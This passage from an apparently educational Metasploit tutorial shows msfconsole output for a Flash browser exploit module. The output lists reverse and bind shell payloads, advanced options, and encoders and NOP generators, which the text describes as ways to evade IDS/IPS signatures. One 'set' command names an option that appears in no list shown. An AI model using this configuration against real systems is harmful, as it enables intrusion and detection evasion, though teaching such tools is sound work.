   29  payload/linux/x86/shell/reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell/reverse_tcp_uuid                             normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell_bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   32  payload/linux/x86/shell_bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Inline
   33  payload/linux/x86/shell_bind_tcp_random_port                         normal  No     Linux Command Shell, Bind TCP Random Port Inline
   34  payload/linux/x86/shell_reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Inline
   35  payload/linux/x86/shell_reverse_tcp_ipv6                             normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Show advanced

By using the show advanced command we can have a look at the advanced options for the exploit.

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show advanced

Module advanced options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   ContextInformationFile                 no        The information file that contains context information
   CookieExpiration                       no        Cookie expiration in years (blank=expire on exit)
   CookieName            __ua             no        The name of the tracking cookie
   Custom404                              no        An external custom 404 URL (Example: http://example.com/404.html)
   DisablePayloadHandler  false           no        Disable the handler code for the selected payload
   EnableContextEncoding  false           no        Use transient context when encoding payloads
   JsIdentifiers                          no        Identifiers to preserve for JsObfu
   JsObfuscate           0                no        Number of times to obfuscate JavaScript
   ListenerComm                           no        The specific communication channel to use for this service
   SSLCipher                              no        String for SSL cipher spec - "DHE-RSA-AES256-SHA" or "ADH"
   SSLCompression         false           no        Enable SSL/TLS-level compression
   SSLVersion             Auto            yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   SendRobots             false           no        Return a robots.txt file if asked for one
   URIHOST                                no        Host to use in URI (useful for tunnels)
   URIPORT                                no        Port to use in URI (useful for tunnels)
   VERBOSE                false           no        Enable detailed status messages
   WORKSPACE                              no        Specify the workspace for this module


Payload advanced options (linux/x86/exec):

   Name                     Current Setting  Required  Description
   ----                     ---------------  --------  -----------
   AppendExit               false            no        Append a stub that executes the exit(0) system call
   MeterpreterDebugLevel    0                yes       Set debug level for meterpreter 0-3 (Default output is strerr)
   NullFreeVersion          false            yes       Null-free shellcode version
   PrependChrootBreak       false            no        Prepend a stub that will break out of a chroot (includes setreuid to root)
   PrependFork              false            no        Prepend a stub that starts the payload in its own process via fork
   PrependSetgid            false            no        Prepend a stub that executes the setgid(0) system call
   PrependSetregid          false            no        Prepend a stub that executes the setregid(0, 0) system call
   PrependSetresgid         false            no        Prepend a stub that executes the setresgid(0, 0, 0) system call
   PrependSetresuid         false            no        Prepend a stub that executes the setresuid(0, 0, 0) system call
   PrependSetreuid          false            no        Prepend a stub that executes the setreuid(0, 0) system call
   PrependSetuid            false            no        Prepend a stub that executes the setuid(0) system call
   RemoteMeterpreterDebugFile                no        Redirect Debug Info to a Log File
   VERBOSE                  false            no        Enable detailed status messages
   WORKSPACE                                 no        Specify the workspace for this module

msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Use the set command followed by the advanced parameter and the new value to change the advanced settings:

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set displayablepayloadholder true
displayablepayloadholder ⇒ true
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Show encoders

The show encoders command will return the compatible encoders. Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show encoders

Compatible Encoders
===================

   #   Name                                Disclosure Date  Rank       Check  Description
   -   ----                                ---------------  ----       -----  -----------
   0   encoder/generic/eicar                                manual     No     The EICAR Encoder
   1   encoder/generic/none                                 normal     No     The "none" Encoder
   2   encoder/x86/add_sub                                  manual     No     Add/Sub Encoder
   3   encoder/x86/alpha_mixed                              low        No     Alpha2 Alphanumeric Mixedcase Encoder
   4   encoder/x86/alpha_upper                              low        No     Alpha2 Alphanumeric Uppercase Encoder
   5   encoder/x86/avoid_underscore_tolower                 manual     No     Avoid underscore/tolower
   6   encoder/x86/avoid_utf8_tolower                       manual     No     Avoid UTF8/tolower
   7   encoder/x86/bloxor                                   manual     No     BloXor - A Metamorphic Block Based XOR Encoder
   8   encoder/x86/bmp_polyglot                             manual     No     BMP Polyglot
   9   encoder/x86/call4_dword_xor                          normal     No     Call+4 Dword XOR Encoder
   10  encoder/x86/context_cpuid                            manual     No     CPUID-based Context Keyed Payload Encoder
   11  encoder/x86/context_stat                             manual     No     stat(2)-based Context Keyed Payload Encoder
   12  encoder/x86/context_time                             manual     No     time(2)-based Context Keyed Payload Encoder
   13  encoder/x86/countdown                                normal     No     Single-byte XOR Countdown Encoder
   14  encoder/x86/fnstenv_mov                              normal     No     Variable-length Fnstenv/mov Dword XOR Encoder
   15  encoder/x86/jmp_call_additive                        normal     No     Jump/Call XOR Additive Feedback Encoder
   16  encoder/x86/nonalpha                                 low        No     Non-Alpha Encoder
   17  encoder/x86/nonupper                                 low        No     Non-Upper Encoder
   18  encoder/x86/opt_sub                                  manual     No     Sub Encoder (optimised)
   19  encoder/x86/service                                  manual     No     Register Service
   20  encoder/x86/shikata_ga_nai                           excellent  No     Polymorphic XOR Additive Feedback Encoder
   21  encoder/x86/single_static_bit                        manual     No     Single Static Bit
   22  encoder/x86/unicode_mixed                            manual     No     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   23  encoder/x86/unicode_upper                            manual     No     Alpha2 Alphanumeric Unicode Uppercase Encoder
   24  encoder/x86/xor_dynamic                              normal     No     Dynamic key XOR Encoder

msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Show nops

The show nops command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name.

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show nops

NOP Generators
==============

   #  Name                 Disclosure Date  Rank    Check  Description
   -  ----                 ---------------  ----    -----  -----------
   0  nop/aarch64/simple                    normal  No     Simple
   1  nop/armle/simple                      normal  No     Simple
   2  nop/mipsbe/better                     normal  No     Better
   3  nop/php/generic                       normal  No     PHP Nop Generator
   4  nop/ppc/simple                        normal  No     Simple
   5  nop/sparc/random                      normal  No     SPARC NOP Generator
   6  nop/tty/generic                       normal  No     TTY Nop Generator
   7  nop/x64/simple                        normal  No     Simple
   8  nop/x86/opty2                         normal  No     Opty2
   9  nop/x86/single_byte                   normal  No     Single Byte
```

Show evasion

The show evasion command returns a list of available evasion techniques.